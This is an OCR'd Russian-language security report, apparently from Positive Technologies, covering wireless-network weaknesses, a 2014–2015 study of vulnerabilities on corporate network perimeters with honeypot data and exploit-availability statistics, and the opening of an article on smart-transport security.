
НЕДОСТАТКИ ЗАЩИТЫ БЕСПРОВОДНЫХ СЕТЕЙ

В рамках данных работ проводится поиск недостатков в использовании точек доступа и клиентских устройств Wi-Fi для диапазонов 2,4 и 5 ГГц с использованием технологий 802.11a/b/g/n, а также недостатков в архитектуре и организации беспроводного доступа. Лишь для 33% систем уровень защищенности беспроводных сетей был оценен как «приемлемый».

Среди выявленных недостатков стоит отметить использование механизма WPS для упрощения процесса настройки беспроводной сети. Для подключения к точке доступа используется специальный PIN-код, состоящий только из цифр. Нарушитель может подобрать PIN-код и подключиться к точке доступа.

Также выявлены факты использования несанкционированных точек доступа; в случае их подключения к локальной вычислительной сети злоумышленник имеет возможность получить доступ к внутренним сетям. В ряде систем обнаружено отсутствие защиты отдельных беспроводных сетей, что может привести к перехвату важной информации. К распространенным уязвимостям можно также отнести использование стандартных учетных записей для доступа к веб-интерфейсу управления сетевым оборудованием.

В рамках одного из проектов было установлено, что почти все беспроводные сети компании доступны за пределами контролируемой зоны, при этом на общедоступных ресурсах сетевого периметра в открытом виде хранились учетные данные пользователя домена. Таким образом любой внешний нарушитель может подключиться к беспроводной сети и проводить атаки на ресурсы ЛВС.



Уровень защищенности беспроводных сетей (доли систем)

ЗАКЛЮЧЕНИЕ

Для снижения рисков компрометации критически важных систем со стороны внешних нарушителей рекомендуется особое внимание уделять ресурсам, доступным из внешних сетей. Как показывает практика, подавляющее большинство успешных атак основаны на эксплуатации уязвимостей не официальных сайтов организаций и их серверов, а каких-либо других ресурсов компании, которые не должны быть доступны на сетевом периметре (например, СУБД, неиспользуемых отладочных интерфейсов, интерфейсов удаленного доступа или управления, интерфейсов инфраструктурных служб, таких как LDAP). Интерфейсы для доступа к таким ресурсам могут быть открыты для подключения по ошибке администраторов; зачастую представители крупных компаний, отвечающие за безопасность, не могут точно сказать — сколько и каких ресурсов организации доступны из внешних сетей.

Для защиты от атак на веб-приложения рекомендуется применять межсетевые экраны уровня приложения с эффективными настройками правил корреляции. Для контроля за ресурсами на сетевом периметре рекомендуется обеспечить регулярное сканирование ресурсов, доступных из внешних сетей (к примеру, раз в месяц). Для своевременного выявления и устранения уязвимостей в коде критически важных веб-приложений необходимо регулярно проводить работы по анализу их защищенности, как методом черного или серого ящика, так и методом белого ящика с подробным анализом исходных кодов. Такие работы важно проводить не только на каждом этапе разработки приложения, но и в отношении систем, принятых в эксплуатацию, с последующим контролем устранения выявленных уязвимостей.

Что касается защиты корпоративных систем от атак со стороны внутреннего нарушителя, необходимо ввести парольную политику, запрещающую использование простых паролей, предусматривающую обязательную двухфакторную аутентификацию для привилегированных пользователей критически важных систем, а также требования к регулярной смене паролей (например, раз в 60 дней). Также необходимо обратить особое внимание на устаревшие версии ПО, на открытые протоколы передачи данных и на хранение важной информации в открытом виде на серверах и рабочих станциях сотрудников. Кроме базовых мер защиты информации, следует на регулярной основе проводить аудит безопасности информационных систем и тестирование на проникновение со стороны внешнего и внутреннего нарушителя.

БИОГРАФИЯ СЕТЕВОГО ПЕРИМЕТРА В КАРТИНКАХ

Владимир Лапшин

Решая задачи, связанные с обеспечением информационной безопасности, принято разделять угрозы на внешние и внутренние. Внешние угрозы, как правило, ассоциируются с хакерскими атаками на сетевой периметр. Именно эта активность «темной стороны» часто становится предметом рассмотрения кино и художественной литературе. При этом действия хакера, проникающего в сеть, расположенную на другом континенте, обросли мифами, и понять — где реальность, а где вымысел — бывает очень сложно.

Многие компании сталкиваются со взломом внешнего периметра. Некоторые пытаются оценить стойкость своих границ самостоятельно, другие обращаются к специализированным организациям. Часто стойкость «оценивают» и злоумышленники, и тогда компании приходится выяснять, кто и как осуществил несанкционированное проникновение во внутреннюю сеть. Специалисты нашей компании часто оказывают помощь организациям как в оценке защищенности их сетевого периметра, так и в расследовании инцидентов информационной безопасности, а поэтому мы можем с уверенностью сказать, что задача обеспечения защиты сетевого периметра на сегодняшний день более чем актуальна.

СМИ ведут свою статистику в этой области, и она, увы, также не вызывает оптимизма. Взламывают не только рядовые компании, имеющие скромные возможности в части использования новых технологий и построения полномасштабной системы защиты, но и компании, располагающие передовыми технологиями, с высоким уровнем зрелости процессов ИБ.

В основу настоящей статьи положены результаты исследования, проведенного в отношении компаний с высоким уровнем зрелости процессов ИБ, то есть только таких компаний, где налажены процессы:

+ инвентаризации активов,
+ оценки важности активов и угроз,
+ управления уязвимостями и обновлениями ПО.

Под инвентаризацией активов понимается наличие знаний о системах, которые используются на внешнем периметре: эти знания совпадают с реальным положением дел, а также существует обоснованное понимание необходимости наличия этих систем на периметре.

Когда мы рассматривали результаты этих исследований с коллегами, которые занимаются расследованием инцидентов ИБ, оказалось, что половина инцидентов, которые приходится расследовать, связана со взломом систем, о существовании которых либо никто вообще не знает, либо о которых никто не может сказать, как и зачем они появились именно на периметре сети.

Под оценкой важности понимается оценка степени влияния тех или иных угроз на компоненты системы, которая позволяет ранжировать уязвимости в зависимости от уровня риска и от системы, в которой она обнаружена. Это особенно актуально для больших сетевых периметров.

Под управлением уязвимостями и обновлениями подразумевается здравый уровень бюрократии, позволяющий опираться на документы, регламентирующие процессы устранения уязвимостей. Их основная цель договориться внутри компании о приемлемых уровнях риска и описать зоны ответственности структурных подразделений, участвующих в процессе.

Компании, в которых описанные выше процессы не налажены, в исследование не попали. Очевидно, что уровень защищенности этих компаний невысок, за исследуемый период выявленные уязвимости не были устранены, и, согласно нашим данным, 40% таких систем будут уязвимы, а 30% сервисов — представлять угрозу.

Итак, перейдем к подробностям.

НАШИ ГЕРОИ


Оценка уровня защищенности проводилась в 10 организациях (одна из них — Positive Technologies, а вот названия остальных мы не раскроем). Адресное пространство исследования включало 130 000 уникальных IP-адресов. Использовались новые технологии сканирования системы MaxPatrol X. Чтобы получить данные об изменениях, сканирование указанного диапазона проводилось на регулярной основе, по возможности раз в неделю.

Исследование проводилось в 2014 и 2015 годах.

ВАШЕ ДЫРЯВОЕ ВЕЛИЧЕСТВО…


В течение всего двухлетнего периода исследования проводилось регулярное сканирование диапазона IP-адресов. Постоянно были доступны около 10 000 адресов (7,7% от общего количества). Остальные адреса либо не использовались, либо доступ к ним был ограничен на межсетевом экране. За все время проведения работ было выявлено порядка 15 000 уязвимостей.

Все обнаруженные в ходе исследования системы можно разделить на следующие группы.





Уязвимости были выявлены на 37% систем. Из них примерно на 7% систем обнаружены уязвимости с высоким уровнем риска по CVSS, а на 23% систем — со средним уровнем риска. Если принять во внимание результаты баннерных проверок, то картина будет еще более удручающей.

Рассмотрим распределение уровня риска уязвимостей по типам ОС.



Ниже представлена зависимость количества обнаруженных уязвимостей от типа ОС.





В результате мы получили следующую закономерность.


+ Для самой распространенной группы операционных систем сетевого оборудования было обнаружено наименьшее количество уязвимостей, около 25% от общего количества.
+ Для UNIX-систем было обнаружено наибольшее количество уязвимостей — более 45%.
+ И чуть менее 30% уязвимостей было отнесено к системам на базе Windows.

Зависимость количества уязвимостей от категории ОС показывает, что подходы к управлению обновлениями зависят от типа ОС, и для повышения эффективности процессов ИБ на это нужно обращать внимание.

ЛЮБИМЫЕ МОЗОЛИ ЗЛОДЕЕВ

В ходе исследований была предпринята попытка выявить наиболее популярные у внешних злоумышленников сервисы и связать уязвимости и контекст соответствующих атак. Для этого мы разместили сенсоры PT MultiScanner, реализующие функции классической системы Honeypot, в сети Интернет. Для чистоты эксперимента мы установили их непосредственно в нашем адресном пространстве, рядом с «живыми» системами.

В норме на этих системах не должно было быть никакой активности, так как на них нет ни одного настоящего сервиса, и они не являются частью каких-либо информационных систем. Однако уже в течение первого месяца на этих системах было зафиксировано множество разных активностей, большая часть их них была связана с использованием сервисов DNS, NTP, SNMP. Мы провели анализ захваченного трафика и обнаружили явные попытки использовать сервисы для проведения DDoS-атак. Количество этих событий составило 99% от общего количества. В целом такие результаты предсказуемы: DDoS-атаки могут принести деньги, технология проведения таких атак доступна и проста, уязвимы больше половины сервисов, и они содержат около 10% всех уязвимостей.



На остальную часть сервисов пришелся лишь 1% активности. В рамках этого исследования мы рассматривали только этот процент.

Среди оставшихся сервисов мы выделили семь основных категорий:


+ опасные сервисы,
+ инфраструктурные сервисы,
+ управляющие интерфейсы,
+ вирусы и бэкдоры,
+ Веб,
+ СУБД,
+ SIP.

К категории опасных сервисов мы отнесли сервисы, размещение которых на периметре может нести повышенные риски: сервисы доступа к файловой системе, RPC, службы каталогов, принтеры, сервисные интерфейсы систем виртуализации и пр.

В категорию инфраструктурных сервисов попали VPN, email- и proxy-серверы, специфичные для исследуемых организаций системы, сервисы сетевых устройств, например BGP-роутеры.


В категорию управляющих интерфейсов были включены Telnet, SSH, RDP, VNC и т. п. Состав остальных категорий очевиден.

Консолидируя информацию о количестве обнаруженных сервисов, уязвимостей и сетевой активности, мы видим, что уровень интереса хакеров к сетевым инфраструктурам весьма высок:



«СТАТИКА» ПРОТИВ «ДИНАМИКИ»: В ПОИСКАХ ИСТИНЫ


Проверим, работает ли закон Парето в такой формулировке: «20% самых уязвимых систем содержат 80% всех уязвимостей». Мы выбрали результаты сканирования уязвимых систем на случайную дату и отсортировали их по количеству уязвимостей от большего к меньшему:



Самыми уязвимыми оказались первые 20% систем, они содержали около 60% от общего количества уязвимостей. Эти системы содержат большую часть уязвимостей с высоким и средним уровнем риска, ⅔ уязвимостей с высокими значениями CVSS и примерно столько же уязвимостей со средними значениями CVSS.


Закон Парето не выполняется. Разобьем те же системы на 10 групп, содержащих одинаковое количество систем. Для каждой группы мы вычислили значения, соответствующие распределению уязвимостей, и построили график.

Видно, что большая часть уязвимостей приходится на первые 30% систем. Остальные уязвимости распределены практически равномерно по остальным системам.



Этот результат дает статическое представление системы на случайную дату. Достаточно ли этого представления для полноценной оценки уровня защищенности сетевого периметра?

Чтобы понять, происходят ли изменения на сетевом периметре, мы разбили результаты исследования на 10 равных временных отрезков. Для каждого выгрузили количество новых сервисов и уязвимостей. Результат показал, что периметр постоянно меняется.




[1] Низкое количество атак на Веб связано с отсутствием на ханипотах сайтов: сервер только устанавливал соединение, но не отдавал контент. На «боевых» сайтах, которые мы защищаем с помощью PT AF, фиксируется значительно большее количество опасной активности.

Поэтому нельзя использовать статическое распределение уязвимостей.


Лучший вариант отображения изменений во времени удалось найти в финансовой сфере. Для отображения колебаний используется специальная диаграмма — японские свечи: в тело свечи мы поместим начало и завершение исследуемого периметра, а фитили будут отображать минимальное и максимальное значение распределения уязвимостей. Снижение параметров — признак улучшения: серая свеча обозначает уменьшение доли уязвимостей, красная — увеличение доли.

Эти результаты подтверждают предположение о распределении большей части уязвимостей на 30% самых уязвимых систем:



ДВЕРИ ОТКРЫТЫ, ПОЕХАЛИ?

В первый временной интервал попало около 1300 уязвимых систем. Распределение уязвимостей на этих системах будет выглядеть следующим образом:




Из 1300 уязвимых систем 80 содержали уязвимости с высокими значениями CVSS и четверть этих систем — более одной уязвимости с высоким значением CVSS. Мы считаем этот участок самым опасным, поэтому сопоставили их с информацией об эксплуатации уязвимостей в базе знаний PT KB.

По завершении этой проверки мы получили:

1. Информацию о доступности инструментов для эксплуатации уязвимости:

2. Тип влияния уязвимости на компоненты системы:




Уровень опасности рассматриваемых уязвимостей на начало исследования был весьма высок: более чем для половины уязвимостей существуют общедоступные инструменты, а четверть позволяет удаленно выполнить код. Для 46 уязвимостей удаленного выполнения кода (RCE) было обнаружено 36 эксплойтов, из них для 6 имеются готовые инструменты в открытом доступе, а 16 могли быть использованы с применением стандартных хакерских инструментов:


Уровень злоумышленника, который может воспользоваться такой уязвимостью, весьма низкий: достаточно иметь базовые знания и доступ к Metasploit.

Максимальное количество уязвимостей было зафиксировано в одном из временных периодов: 1700 систем уязвимы, из них 120 содержали уязвимости с высоким уровнем CVSS.

Благодаря повышению уровня защищенности на момент завершения исследования количество уязвимых систем уменьшилось до 900.



Систем, содержащих более двух уязвимостей с высоким CVSS, не осталось: остались только новые уязвимости.




Ниже приведена информация о доступности эксплойтов для этих уязвимостей.

И тип влияния уязвимости на компоненты системы.

Если мы сопоставим эти результаты, то увидим, что все еще остается много RCE-уязвимостей с готовыми эксплойтами (32). Более того, 29 из указанных уязвимостей — повышенного риска, так как инструментарий для их эксплуатации размещен в открытом доступе.


ПОДВЕДЕМ ИТОГИ

Рассмотрим другие параметры уязвимостей, которые могут повышать риск эксплуатации, и сопоставим их с результатами, приведенными выше.



В отчетах Verizon 2015 года приводится статистика, согласно которой 99% успешных атак использовали уязвимости, информация о которых была доступна более года. Судя по результатам проведенного нами исследования, количество таких уязвимостей на сетевых периметрах весьма велико. При этом информация о 50% уязвимостей стала доступной за анализируемый период времени, остальные уязвимости известны уже более двух лет. На графике представлено процентное соотношение уязвимостей за весь исследуемый период (верхний столбец) и уязвимостей на момент окончания исследования (нижний столбец).

Очевидно, чем дольше известно об уязвимости, тем больше времени могло быть потрачено на разработку средств ее эксплуатации. Кроме того, Verizon сообщает, что если для уязвимости существует эксплойт, то эта уязвимость будет проэксплуатирована с вероятностью 50% в первый месяц существования эксплойта и с вероятностью 100% в первый год его существования. Поэтому крайне важно время присутствия уязвимости на периметре. В рамках проведенных исследований этот параметр разбит на два: для систем, которые не обновляются, и систем, которые обновляются регулярно.



Темно-красным обозначено общее время присутствия уязвимостей на периметре. Видно, что для критически опасных уязвимостей значения составляют от 60 до 80 дней. Давно появившиеся и незакрытые уязвимости имеются в 5% систем. Это небольшое количество, но защищенность системы равняется уровню защищенности ее самого слабого звена.

Оранжевым обозначено среднее время устранения уязвимости: оно составляет от 30 до 40 дней для любой группы уязвимостей. По нашему мнению, это приемлемый показатель (к системам, расположенным на периметре, предъявляются требования по доступности, поэтому все обновления требуют тщательной предварительной проверки).

Взгляд на систему только изнутри не дает объективной оценки реального состояния безопасности периметра: эффективную систему безопасности построить не получится, поскольку принимаемые меры не релевантны текущей ситуации.

Внедрение процессов контроля внешнего периметра может занять много времени и оказаться очень трудоемким, но позволит повысить уровень зрелости процессов информационной безопасности в организации. Для построения эффективной системы защиты информации необходимо знать — что и от чего мы собираемся защищать.

Первые шаги в этом направлении можно начать даже с минимальным бюджетом, например используя open-source утилиты. Для расширения возможностей используемых инструментов обращайтесь к специалистам Positive Technologies.

БЕЗОПАСНОСТЬ УМНОГО ТРАНСПОРТА

Евгений Руденко

Темой 46-го Всемирного экономического форума в Давосе стала «Четвертая индустриальная революция» — смена технологического уклада, способная кардинально изменить существующие экономические и социальные реалии. Интернет всего (как более широкое видение интернета вещей, IoT), киберфизические системы, межмашинное взаимодействие (M2M), умные города — ключевые понятия и тренд будущей экосистемы цифровой экономики.

Одним из краеугольных камней грядущих изменений и технологией, наиболее явственно и наглядно демонстрирующей глубину перемен, является умный транспорт. Самоуправляемые, собранные в единую сеть, обменивающиеся информацией о дорожно-транспортной ситуации с управляющим центром и друг с другом автомобили, полностью изменят и систему перевозки пассажиров, и логистические схемы.

В статье будут рассмотрены существующие примеры и потенциальные уязвимости умного транспорта, опасности, связанные с возможностями удаленного управления и перехватом телеметрии, и прочие риски.

Современный автомобиль уже с полным правом может называться умным. Активный круиз-контроль, слежение за дорожными знаками и разметкой — технологии, применяемые автопроизводителями не только на своих флагманах, которые всегда были призваны демонстрировать самые современные возможности, а все более массово. Даже на относительно недорогом авто можно сегодня встретить функции интеллектуальной парковки. Подобные функции стали доступны в том числе потому, что абсолютное большинство автомобилей уже не имеет физической связи между органами управления и, условно, колесами (а также коробкой передач, тормозной системой и пр.). Руль и педали сегодня — это просто интерфейс для бортового компьютера, который непосредственно и управляет автомобилем. Как результат — в автомобиле гигабайты кода, отвечающего за логику управления, за анализ телеметрии от различных датчиков и систем.

